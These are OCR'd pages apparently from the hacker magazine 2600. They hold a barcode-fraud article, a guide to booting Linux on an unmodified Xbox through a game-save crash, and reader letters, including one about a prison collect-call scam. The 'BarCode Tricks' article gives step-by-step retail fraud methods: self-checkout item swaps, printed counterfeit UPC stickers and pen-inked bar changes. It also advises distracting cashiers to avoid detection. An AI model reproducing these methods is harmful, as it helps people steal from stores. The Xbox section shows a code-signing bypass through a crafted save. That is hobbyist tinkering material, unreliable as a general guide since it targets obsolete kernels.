Now that you've read this, go away and think hard about what I've highlighted. I honestly don't support fraud. What I have written is no different than stealing the mouse from the shop. It's just a new method that no one has addressed before. If you work in hardware, make sure that your product's packaging isn't revealing too much. Too many products are turning up in see through plastic packets. I'm sure the product is gorgeous to look at but this makes it a bit too easy to access the important details. Why not simply cover the serial number with a small label and then package it? State on the box that the product should not be purchased if the label has been tampered with. I'm sure that it wouldn't cost that much to add a small label to cover a dozen or so characters. And to the people buying these products, when you get the item home, ring immediately and register this product with your name and don't open the packet. At that point you'll be told if someone else has registered the item. If it has been registered, explain the situation and then take the product back to the shop and exchange it for another or ask the manufacturer for a replacement with an unregistered warranty.


A big hello to all that know me and before flaming me, take a deep breath, count to ten and think happy thoughts. We all have different opinions and the world's a better place for them; just don't force them down someone's throat.

BarCode Tricks

by XlogicX
drkhypnos314@hotmail.com

There are a few ways to purchase a product with the price of another. Before I talk about that though, I'll review the meaning of the bars and numbers on the bar code. After that, I'll explain tricks like "inking" and the "sticker."

What bar-space combination will make a meaningful number? For UPC-A, there are about 23 different meaningful characters: one start guard, one center guard, one stop guard, ten left hand data characters, and ten right hand data characters. I specify right and left because the code is different on each side. Imagine the data characters as 7-bit binary words; where the 0 is a space, and a 1 is a line.



Notice that all left-hand characters start with a 0 and end with a 1. Also, the right hand side is just the complement of the left-hand side; so if the bit were a 0 on the left for a certain character, it would be a 1 on the right for the same character. Another thing to notice is that there are two variable width spaces and lines per character, no more, no less.

Imagine that start and stop as a 3-bit character and the data being 101. These characters appear at the beginning and end of the code. The center guard is the 5-bit character 01010 - it appears in the center.

Now that we know how the characters are formed, how about the meaning of the numbers? The first number specifies what kind of application the bar code will have. 0, 6, and 7 mean that it is a normal UPC code. A 2 means it is a weighted item like produce. 3 is the National Drug and Health related code. A 4 means it is specific to that store. A 5 means it is a coupon (notice the "5" in the Coupon Trick article by Charles in 20:2). The other numbers are reserved.

The next five characters (2-6) are the manufacturers' code. For example, Post Grape Nuts is 0 43000 10370 8 and Post Waffle Crisps is 0 43000 10540 5. All Post products should have 43000 for digits 2-6. If a manufacturer has more than 100,000 different products, such as the store brand, then you might see different codes for the same brand in digits 2-6.

The next five characters (7-11) are the product code. The last character is the checksum, though it's a little more than a sum. To derive it by hand, you take the 1st, 3rd, 5th, 7th, 9th, and 11th numbers and add them up. Multiply that sum by three. Then add all the remaining numbers to that. Now what you want to do is add a number to that sum that will give you a number with the multiple of ten. The number you chose for that is the checksum. The original code that Charles had was 5 21000 23030 8. 5+1+0+2+0+0=8. 8*3=24. 24+2+0+0+3+3=32. 32+8=40, the next closest multiple of 10 (checksum being 8).

The Self-Checkout Switch: Prices may vary in this example. You purchase two 32oz Power-Aids ($1.49) and a 32oz Gatorade ($1.29) for the price of three Gatorades ($.40 savings). First, scan Gatorade, place it on the demagnetizer, and then put the Power-Aid in the bag/(scale). Do the same for next Power-Aid, and then do the Gatorade finally.


The advantages of this method are that it is mechanically easy and doesn't require much knowledge. The disadvantages of this method are that it only works for self-check out, and the supervisor of the self-checkout may still find your activities suspicious. Also, you need to


find things around the same weight.


The Sticker: I didn't purchase any software for this and couldn't find any freeware that would get the size how I wanted it. I didn't look very hard though. I did it in Paint, making each small line and space one pixel wide and having the whole bar code about 86 pixels vertically. The whole barcode should be about 98 pixels wide. I selected the area from 0,0 to 102,88 coordinates and copied (not arbitrarily). I pasted this into Word and stretched it horizontally by two of their units. After printing, it looks exactly like a barcode, size and everything. It also leaves enough room for the correct numbers to show through, so if I get caught, there's a backup plan.

The advantage of this is that you don't need the extra Gatorade to buy a Power-Aid at the Gatorade price. Just print the barcode on a sticker and slap it on the Power-Aid. Another advantage is that now you can go to a normal checkout. Depending on the cashier, they probably won't notice the sticker and if you strike some conversation with them, they won't notice a different product on their monitor. You may want to purchase a couple of legitimate things to throw them off though. This method also looks less suspicious than the self-checkout switch. One downside is that you could still get caught if the sticker is identified or if a different product is noticed by a cashier (or supervisor of self-checkout).

Inking: This is my favorite method, and by far the least useful. What you do is take a non-glossy pen and widen some lines to change the code. This is hard to do, since the changed line should actually be a number, the changed numbers should actually be a product, and the product should hopefully be cheaper. I made myself a chart of the convertible numbers on the left and right side, respectively.








A practical example would be converting those two Post products I demonstrated earlier. Grape Nuts was 0 43000 103708 and Waffle Crisps was 0 43000 10540 5. To change Grape Nuts to Waffle Crisps, you convert the three to a five, the seven to a four, and the eight to a five (notice they're all on the right side since the manufacturer part would be the same).

Although this is a limited method, as long as it's not done in front of a camera you probably will not get caught. You would also get Uber-Hardcore points for doing it this way. I've only done this once successfully and have definitely gotten it wrong a couple times.

Shouts: Prof. Tomasi, Evin, and 2600 Phoenix.

Installing DEBIAN on your Unmodded XBOX



by dave

So you have your Xbox, you're bored of the games that you have, you fancy a challenge, so why not install GNU/Linux on it? Everyone has heard things on the web about the efforts to make various distributions run on the Xbox and of course there are many horror stories of people making their Xboxs into nice door stops. However, installing Linux is surprisingly easy provided you know what you are doing.

Back in 19:4 Live_wire showed us how to install Ed's Debian on a modded Xbox. Since then there have been many advances in what you can do with your Xbox and many more distros have appeared, including Gentoox (a Gentoo clone), Slothbox (a Slackware clone), plus a release of Mandrake and SuSE. Ed's is the most mature and one of the better maintained. All the distros and information on them, along with more detailed technical documents are available from the xbox-linux website over at http://xbox-linux.sf.net. The SourceForge project page (http://www.➥sourceforge.net/projects/xbox-linux) hosts all the files needed in this little howto.

A word of warning: Some things can and will go wrong. The author doesn't take any responsibility if Bad Things happen when installing Linux on your Xbox. If in doubt, don't try it.

Before you start you should have the following things at hand, otherwise you will end up having to go to the store halfway through the operation. An approximate equipment list follows (some parts are optional):

An unmodified Xbox.
A USB keyboard.
A USB memory device (i.e., a memory stick or USB zip drive).
A USB mouse (optional).
A USB hub (optional).
The game 007: Agent Under Fire for Xbox.
A computer running Linux (kernel 2.4.20 or 2.4.21 with source and development tools).
A network (in some form).
A relatively high speed Internet connection.
Patience.

Presuming that you have already read Live_wire's article you should have a working USB adapter. If not, go away and make one then come back. Once you have a USB adapter made, plug in a USB memory stick. The Xbox will detect it in the Dashboard and it will show up under memory. The Xbox will want to format it, so make sure you don't have anything important saved to it that you want to keep.

All programs running on the Xbox have to be digitally signed by Microsoft. This means that it is very hard to run code that you are not supposed to. However, workarounds have been found. There are bugs in certain games which allow non-signed code to be executed. On a very basic level, this is done by crashing the Xbox whilst loading a game, then getting it to load Linux instead. This can be done in both *MechAssault* and *007: Agent Under Fire.* What follows is how to do it with *007: Agent Under Fire.*

There are quite a few ways to get the *007* hack onto the Xbox. The one I will describe uses a Linux workstation. This method does not require you to open the Xbox up but does require you spend a little money on a USB memory stick. You can pick these things up for around 20 pounds in most computer stores (probably cheaper online). Make sure that the stick is supported by the Linux usb-storage.o driver.

For this you will need a Linux PC with all the standard development tools (gcc, make, and everything else you need to build the kernel). You will also need the source to the 2.4.21 kernel. I presume at this point that you know what you are doing and have compiled the kernel before (if not, go and compile a few to practice then come back).

Okay, now we need to patch the kernel with support for the FATX file system. This is what the Xbox uses to format its hard drive and also its memory cards. I will show two ways of patching the kernel and it depends on how lazy you are as to which you pick.

The first way is to use CVS. You need to get some of the current pre-patched sources from the xbox-linux cvs site such as the 2.4.21 kernel source. This requires that you have cvs installed. Assuming you have it installed, create a directory (say "/usr/src/tmp") and execute this command in there:

```
cvs -z3 -d:pserver:anonymous@cvs.
➥sourceforge.net:/cvsroot/xbox-linux
➥co kernel
```

This might take a while but eventually you'll have downloaded the needed kernel source files to the directory. An "ls" will show you have one directory named "kernel." This folder contains the Xbox specific files for the kernel. All you need to do now is copy the (Xbox specific) files across to the actual kernel source tree, replacing as you go. Assuming that the source was unzipped to "/usr/src/linux" and the cvs files are in "/usr/src/tmp" we execute this command:

```
cp -rf /usr/src/tmp/kernel/* /usr/
➥src/linux/kernel/
```

Once you've done this, change directory to the real kernel source (e.g. "/usr/src/linux") and do a "make config", "make menuconfig", or "make xconfig" as usual. Now you can carry on configuring the kernel.

If you don't like cvs, prefer kernel 2.4.20, or if you find a patch file easier to use, you might be better off using an older patch that is still available from the project page but not recommended. At the time of writing the file was called "kernel-2_4_20-0_7_0.patch.gz." This is just a normal kernel patch file. Once you have untar/gzipped your 2.4.20 kernel source file (I assume to "/usr/src/linux" from now on), copy the patch file to a level above (e.g. "/usr/src"), then change directory to the source. Once you're there, execute the following command:

```
zcat ../kernel-2_4_20-0_7_0.patch.
➥gz | patch -p1
```

This will apply the patch to the kernel. You should have a list of files scroll up the screen that have been changed by the patch.

Now that your kernel is patched, it's time to configure it.

The first option you need to add is support for the USB memory card (if you already had this, then ignore this section). The USB storage driver is really just some glue code between the USB and SCSI subsystems. So, first things first - add SCSI support. It's your choice if you want to do these as loadable modules or as built-ins. The SCSI options you want are SCSI Support and SCSI Disk Support. Exit the SCSI menu and go into the USB Support. In there you'll need Support for USB, Preliminary USB Device File System, USB Mass Storage Support, and one of the USB Host Controller Devices. The last is up to you to choose. If in doubt select all of them as modules and see which one loads.

Now to add the support for FATX. This is done in the File Systems menu. The only options that you need to enable are FATX (Xbox) fs support, then within Partition Types select Advanced Partition Selection and then Xbox Support. Now you can exit, saving your changes. Compile the kernel as you would normally. Remember to re-run lilo (or whatever bootloader you use) and then reboot with your new kernel.

Now we have a brand new kernel and all the tools that we need to copy the save game file to the memory card. First - to download the files we want. On the xbox-linux SourceForge project page there is a file called 007distro.tar.gz. This file contains everything you need to get Debian onto your Xbox (beware: this file is quite large, over 200 megs). Unzipping the file will leave you with two folders. One is name memcard, the other is called harddisk. You can ignore the latter for the moment as we don't need it until further on in the process.

In the memcard folder there is an .ini file and also a directory called UDATA. What we are interested in are the contents of the UDATA folder. In there is a directory called 4541000d. This is an Xbox game save. In it is the game that will crash the Xbox and load Linux. Now you need to copy just this folder to your memory stick.

Mount the drive as usual and copy the directory over. To check that the copy has gone okay you can load up the Dashboard on your Xbox and in the Memory menu you should be able to see your card and also see that there is a game save on the device. All that is left for this part now is to copy the save game to the hard drive of your Xbox. This may take a couple of seconds as the files are relatively large. In my experience, sometimes the Xbox will say that the game files are corrupted or will try to format the device. All you have to do is try again. Remember that the FATX driver is still in its early days and things can (and probably will) still go wrong.

The actual installation is relatively easy. Plug in your keyboard, but leave your controller in too as you'll need it to control things at first. Now load *007: Agent Under Fire.* Wait until you get to the main menu screen. Select Load Game, then Xbox Hard Drive. This might take a while but eventually you'll get a kind of chime noise and xromwell (the boot loader) will display some information for you. At this point it'll tell you the size of your Xbox hard drive. This will be essential for later but it's very fast so try to spot it and remember it.

After xromwell has done its thing there follows the normal kernel boot process, modules will load, and BusyBox will start up. You might need to hit enter a couple of times to get things to start up. Once you do there will be the normal login prompt. You can login as root with the password xbox. Now you need to get the installation files onto the Xbox. Probably the easiest way to do it is to put it on another computer running an http or ftp daemon, then use wget to fetch the file from there. The file you want to be serving is the contents of the harddisk directory from the 007distro.tar.gz file. You can tar and gzip it to aid transport over the network as BusyBox has those tools at your disposal. Alternatively, you could use Samba to transfer the file by just mounting the appropriate share on your Samba server.

Before you start the transfer you might want to check the network settings. By default the IP address is set to 192.168.0.64/24 with a default gateway at 192.168.0.1. You can use the usual tools to set them differently or if you're using DHCP, dhclient is available.

You want all of these files in the /media/E which is the part of the Xbox hard drive used for game saves. The partition is about five gigabytes big so unless you've been saving lots of games and/or audio there should be plenty of space for the file. Now we must replace the linuxboot.cfg file with a version that points to the files we have just copied over, so we execute:

```
cp /media/E/linuxboot.cfg /media/E/
➥UDATA/4541000d/000000000000
```

If you are running low on space you can delete the tar.gz file which we downloaded.

Now we can reboot and pull off the *007* trick again to boot into Linux once more. Now when you boot there should be X-Windows running. Hopefully this will boot and give you a login. You can plug in your USB mouse now if you like, although you can use the Xbox controller to make the cursor move. Once you login as root (with password xbox) you will see Window Maker start up, get a terminal, and execute:


```
/sbin/XBOXLinuxInstaller
```

This will start up a little graphical tool asking you some questions. These are straightforward, network setting etc., although there is one that can cause some trouble. That is the choice between installing to the E partition (where the game save files are) or to the spare unpartitioned space on the end of the hard disk. This is where you have to remember the information that xromwell told you earlier. The original Xbox had 8.4 gigabyte drives whereas the newer models have 10 gigabyte drives. Now if you have an old model, you can't install Linux in the unpartitioned space. You have to install to a loopback file in the E partition. On the other hand, if you are lucky and have a newer device then the choice is up to you.

Assuming you made your decision, you can wait and let the installer get all of the files copied over and then reboot. It is possible that the install might not have worked, in which case you can repeat the final part again. This happened to me a number of times but practice makes perfect. If there were no errors then you have succeeded in installing Linux on your Xbox. Congratulate yourself by apt-get update-ing and downloading some new free software.

Shouts: Wilz, Woody, Druga, and miki_.

Mind Exercises



Assorted Questions

Dear *2600:*

Can you tell me when article submissions close for the next edition? I have an idea for an article I'd like to submit, but haven't put pen to paper yet. Just want to know my time frame.

Jason

While we try to keep a strict deadline for ourselves, oftentimes articles are selected for a future issue rather than the current one. In other words, it doesn't really matter if you miss one of our deadlines. Just send us what you have. Plus, we're always missing our deadlines anyway.

Dear *2600:*

I have been reading through hours and hours of Bush commentary and I think, in fact at this point I am sure, that Bush is wearing an earpiece whenever he is talking to the press. Please tell me you can intercept or know anyone that can intercept this signal.

Andrew

If this is true, you would have to be pretty close to the signal in order to intercept it. That in itself would be a far bigger challenge. But assuming you somehow managed to intercept and possibly alter whatever message was being sent, the result would probably be a lot of confusion and commentaries that didn't make much sense. Do you honestly think anyone would notice the difference?

Dear *2600:*

I realize that most of you don't agree with projects like TIA or Big Brother, but at the same time you want all information public. How do these two coexist? Would you agree with Big Brother if anyone could access the information it collected? Keep up the great work.

tchnprgrmr

Actually we know of very few people who want all information to be public. We believe information, particularly that of a private nature, needs to be protected. Often this isn't the case and one of the best ways of determining this is for systems to be constantly tested for security holes. This leads to the messenger frequently being blamed for the message. Hackers who uncover unprotected private information are treated as if they created the weak security when all they did was figure out a way to defeat it. The media portrays them as the threat to your privacy when in actuality hackers do much more to protect it. We consider their actions to be responsible, especially when they reveal their findings to the world.

Meanwhile, all kinds of corporate and governmental entities seek to invade our privacy on a constant basis for reasons ranging from surveillance to marketing. While it would solve nothing to give everyone access to the information these entities collect, it's extremely important to understand exactly what they're doing and how, as well as ways to protect oneself from such intrusions. This is something else they don't want you to know.

Dear *2600:*

Could you help me? What date can be considered birthday of *2600?* Thank you in advance.

Alexey
NIP "Informzaschita", Russia

2004 is our 20th anniversary so we consider every day of this year to be fair game.

Dear *2600:*

I have read a couple of letters about others who have found an exploit with a given computer system. I myself have reported a computer firewall issue and gotten myself fired for my troubles when I was really trying to help them. Is there a legal way to do this without getting oneself in hot water?

Multivac_Kleenex

Maybe the best way would be to anonymously disclose the information to a magazine.

Dear *2600:*

I'm thinking of starting a meeting in my city. Unfortunately, I've never had the opportunity to actually attend a *2600* meeting. Can you tell me what basically happens at these meetings? Are they organized by any one person and if so, how are they run? How many people are usually in attendance (on average)? I just want to make sure that if I go ahead with this, I do it right. One way that I would like to survey the interest in starting a meeting here is to print inserts and put them in the *2600* issues in my local Chapter bookstores, requesting that those interested contact me to assert their interest. In order to get the inserts in as many issues as possible, I'd like to do this as soon as an issue comes out. Can you tell me when the issues hit newsstands?

N¸cow

Meetings are open to everyone and there is no set agenda. To many, "gathering" would be a better description. We don't tolerate any kind of disruptive, exclusionary, or illegal behavior and many are surprised by how little of that we've had to deal with. You don't have to be an expert in any particular field but curiosity and open-mindedness are essential if you want to get anything out of a meeting. More info can be found on our website (www.2600.com/meetings). You can also find out when an issue is about to hit the stands on our main page.

Dear *2600:*

We have a phone phreak/phone tapper. How can I stop them from recording my phone? Help.

moviestardog04

This is about as unclear a question as we've ever gotten but let's try and answer the part about someone tapping your phone. First off, you must be aware of this for some reason. How did you find out? Could there be a connection between how you found out and the person who's doing this? Have you checked your home or office to look for any unknown devices attached to the

phone line? Have you checked outside your building? Do you use a wireless phone that can be picked up from the outside? We hope our questions have helped to answer yours and also demonstrate how to clearly ask a question. And if your "phone phreak/phone tapper" is part of the government, phone company, or law enforcement there are all kinds of other possibilities involving internal access to the phone network.

Dear *2600:*

I wrote a term paper on hacking as a culture. I was wondering if I could possibly submit it to you. It may give your readers a bit of entertainment....

Jerry

It can't hurt to send it in.

Dear *2600:*

I was watching *Takedown* recently and I was wondering if anyone else noticed that the real Shimomura was seated next to Donal Logue in the scene where "Shimomura" was announcing the hack on his system?

Phreakinphun

And mocking himself too. It was one of those inside jokes.

Con Game

Dear *2600:*

This actually just happened today only minutes ago. This pertains to anyone living in the U.S. I'm not sure if it applies to correctional facilities run or operated outside of the U.S.

About an hour ago I got an assload of collect calls from a jail from an inmate named "Antoine." When you receive a phone call from an inmate inside any prison, penitentiary, or county jail an automated operator comes on to tell you this is a collect call coming from whatever prison, penitentiary, or county jail. (The name of the jail will also sometimes appear on your caller ID.) You are charged around $2.00 for the initial call and about 13 cents for each additional minute. Then the inmate is told to say their name. But this particular call was an actual message: "Hey man, this is Antoine - please, I'm in trouble... just press zero!!!"

Now because I don't know anyone by this name, I hung up laughing. But then to my surprise he called back three or four times with the same message, each one a bit more persuasive. The calling finally stopped.

I called up my telco provider and explained what had happened. (The reason I was calling was just to make sure my number was unlisted.) She gave an empathetic laugh and proceeded to tell me of a scam that they now have running inside this particular jail (she also said that she has heard of this scam running in a few different facilities across the United States as well).

The inmate will proceed to try and persuade the unsuspecting caller that he/she is a relative/friend and in trouble just to get the initial call past the automated operator. Once this is done the inmate will apologize for lying and give a sob story. Once the inmate has the person's trust he/she will then ask them to press *72 so he or she can notify his or her family and or friends.

This from a state or federal prison/jail will create a third party call that will be charged to the person that initially accepted the collect call. After pressing *72 either the caller or the person that accepted the call can then dial a number. This basically allows an inmate to make free calls at the cost of someone's kind heart.

To have your number blocked from any collect calls coming from a prison, penitentiary, or county jail you can call your local phone company.

Darkstorm777

*This is an interesting story but it sounds as if some details are being left out. *72 followed by a phone number will forward your phone line to that number. (The phone number cannot be dialed directly by anyone other than the subscriber.) That could be what the scam is here but you'd have to be monumentally stupid to go through all the steps needed to fall for it (accept collect call, follow instructions from convict to dial *72 followed by a specific phone number, connect to that number and then hang up, not notice all the times your phone gives partial rings to indicate that it's being forwarded). Not to mention the fact that relatively few people even have the call forwarding service on their lines. In the end though, if someone calls your number and is forwarded to a different number, the person answering can happily accept collect calls on your behalf. Of course it's not a very smart scam since you'll have their phone number on your bill (unless your phone company is as equally dim as anyone who falls for this).*

Random Feedback

Dear *2600:*

Semicerebral has a legitimate complaint regarding Sony's Open MG Jukebox software not uploading music via USB from his minidiscs. I don't know if Sony, Denon, Awai, Sharp, et al have any portables or minisystems with optical outputs, but if he wants to keep the sound quality up there, here's a ($350) solution to record digitally to his peecee rather than via an analog input: An MD deck with an optical output (Sony's MXD-D400) and a Soundblaster soundcard with digital ins and outs. He'll find what he needs at www.minidisco.com, real people who actually use MD. They have lots of cool stuff. Good luck and don't give up on the best sound recording format of all time.

Osama

Dear *2600:*

In 20:3, Semicerebral expressed justifiable anguish at Sony's stupid policy of "no digital out" on its minidisc recorders. Fortunately, that restriction only applies to the portable models. Many of the "home" decks do have both digital and optical out. Using a Sony JB940 MD deck, I regularly produce CD's of my band by connecting its optical out to a standalone CD "home" recording/dubbing deck. More info at www.minidisc.org.

Anton

Dear *2600:*

In response to Big B. Statz's letter in 20:3, I would like to say that the social engineering that they described with a Fedex uniform is nothing new. In the seventies, Jerry Schneider and his sidekick used secondhand Pacific Telephone and Telegraph (PT&T) equipment to steal more equipment from PT&T warehouses. But what is disturbing about what Big B. said is that this problem emerged 30 years ago and it is still here. It seems that failure to learn from past mistakes is not simply a problem in certain large software corporations (there's one in particular I'm thinking of), but in business and society in general. Those who do not learn

from their history are doomed to repeat it.

Performaman

And the rest of us are doomed to hear that phrase repeated constantly.

Dear *2600:*

Shade's "The Hacker Diet" in 20:3 was very useful. I've told and shown quite a few people the article and they all said the same thing: "better to overcook than undercook." But they agreed on the utility. I'm on my way to freeing myself from take-out, so I just want to say "Thank you!" to Shade.

Amit Jain

Dear *2600:*

After not reading your magazine for quite a few issues, I picked up a copy of 20:3. I read it through and found some interesting articles, but I was troubled by your article "The Hacker Diet." It begins with a quote "...a healthy diet high in protein is power" but then continues to list bland, pathetic recipes, most of which are high in starch and fat but very low in protein. Shade mentioned that "pasta is complex carbohydrates... difficult for your body to break down." While this is true, complex carbohydrates are very easily broken down by your body. In fact, complex carbohydrates are broken down by your body before they even enter your stomach by an enzyme in your saliva. If you want to experience this breakdown firsthand, take an unsalted cracker and leave it in your mouth for a minute or so... it will begin to taste sweeter because the enzyme amylase is breaking down the starch.

Shade failed to mention some recipes which are just as easy to prepare but are actually high in protein. A simple tuna melt on whole grain bread would contain a much higher ratio of protein and provide a hacker with much more energy than a bowl of pasta. All that's required for that recipe is a can of tuna, a bag of preshredded cheese, and a loaf of bread.

Shade also neglected to mention "glycemic index" which is a very important factor to consider when consuming carbohydrates. The glycemic index of a food determines how fast the food will be digested and its sugars enter the blood stream. In the case of pasta, you might as well eat an equivalent amount of white sugar because pasta is broken down so fast by your body that it does not provide the sustained energy you require. Further, Shade failed to mention calories at all. Anyone who's actually read the on-line document "The Hackers Diet" will know that calories in minus calories burned equals weight gained or lost. Shade should've recommended eating less calories than "a bunch of pasta" and 30 minutes of exercise daily which would not only burn more calories but also increase metabolism and provide for more energy.

Finally, Shade failed to mention the most important aspect of a hacker's diet: amino acids. Amino acids make up proteins and different protein sources contain different amino acids... eating a diet consisting of mainly pasta will deprive the body of much needed amino acids. Many amino acids are precursors to brain neurotransmitters which are obviously very necessary for a hacker who is taxing his mind working on his latest project. Without a diet containing all essential amino acids, a hacker is putting himself at a handicap. A cheap simple source of every essential amino acid is wheatgrass juice which can be purchased at any respectable juice shop or made at home with a relatively inexpensive wheatgrass juicer. All in all, this article was completely useless to anyone trying to hack their diet and I am ashamed of Shade's completely inadequate eating recommendations. Anyone who follows Shade's diet will probably be sluggish, dull minded, and gain a lot of weight too.

Adam Rzepka

Dear *2600:*

Referring to the Nokia hack (*3001#12345#): After you go into the hidden menu and set your phone to display the network information, if you hold down the * key (in the main display) alternate network information will be displayed. Maybe it's not alternate but it is slightly more understandable than the regular information because it uses abbreviations and such.

FIE

Dear *2600:*

This is in response to a letter in 20:4 written by Ken, wherein he stated that the terms "white hat" and "black hat" are coined due to inherent racism which is present in our society in general and the hacking community in specific.

However, white hats and black hats were identifiers in old black and white gangster movies. The good guys (cops, FBI agents, and the like) wore white hats, and the bad guys (gangsters, drug dealers, bootleggers, et cetera) wore black hats. A good example of this is the movie *Cocaine Fiends* (not that I advocate drug use or witch hunts against drug users; I advocate black and white movies). It had nothing to do with racism, really, since almost all the actors of the time were of one race. The terms "white hat" and "black hat" have continued on since then, having been adopted by those not necessarily in the movie industry.

I agree with what you pointed out, also, how colored-hat-terms (white, black, red, whatever) are coined by businesses looking to make a buck off the fear of the ignorant.

gabriel aaron

Dear *2600:*

I am writing in response to your article "Paranoia vs. Sanity" in 20:4. In it you make reference to "innocent people" going to jail for accessing computer systems without authorization or for simply making "free" phone calls....

Don't you think that there are certain computer systems out there that need to be, and *should* be off-limits either because of the data that they contain or the systems that they control?

When Cliff Stoll was tracking the person(s) who had broken into "his" computer systems, he'd found that this person was shutting down any and all processes that "looked" as if they were put in place to "spy" on his activities. Considering that some of the systems that he had gained unauthorized access to were medical computers, it isn't a very big leap to have seen him shut down a process that looked to him as if it were a security program designed to catch him, but was in fact a control program for a piece of medical equipment, thereby killing an innocent bystander. Wouldn't that have had a consequence in the "real world?"

And on those "free" phone calls, granted they might be "free" for the person who made the call. But in the long run who do you think pays for those "free" phone

calls? The legitimate customers with increased fees. Or the innocent third party who has had their phone number co-opted and used to make long distance/international phone calls. I know as I was the victim of such a "free" call.

When I was living down in St. Petersburg, FL shortly after having the phone turned on in my new apartment I received a bill from then GTE for the better part of $1,000 for several international calls. I am a disabled veteran living on a fixed income. At that time I was collecting just under $1,000 a month in benefits. And I can tell you that I would have never made even enough long distance calls to warrant a bill of over $100, let alone enough international calls to exceed $1,000.

Yet when I tried explaining all of this to GTE I got nowhere, except for being given the "company line" of, "Well Mr. X, because of the hour of day (they chose late at night), *and* the amount of your bill, we feel as if you *did* make the calls." I had two choices. Pay a bill I couldn't afford, or not pay and lose my phone service. I choose the latter as I couldn't afford the former.

So here I sit, a black mark on my credit report for failure to pay a phone bill I wasn't responsible for and I cannot get service with GTE/Verizon because I refuse to pay for calls that I never made. So please explain to me how the calls that had been made by someone "just" looking to make a "free" phone call, were *"free?"*

I'm sorry, but there are some lines that shouldn't be crossed.

Digital_Cowboy

We definitely believe that certain systems (including medical systems) should be "off limits." But that doesn't mean simply making it a bigger crime to access them and having no actual protection. Such a system has no place on a public network where it will be vulnerable to all kinds of problems and potential breaches. If, on the other hand, such a system gets broken into on a private network where presumably users have inside knowledge, you actually have some sort of motive attached to an attack, unlike the randomness of the public network.

As for the "free" phone calls, you should never have been put in that position by the phone company. They are obligated to remove any charges from your bill that you did not authorize. This certainly doesn't excuse people who make fraudulent charges but one thing they're not doing is intimidating innocent people. If it's any comfort, only wireless phone accounts can show up on your credit report. But we believe you should pursue this and get your name cleared.

Dear *2600:*

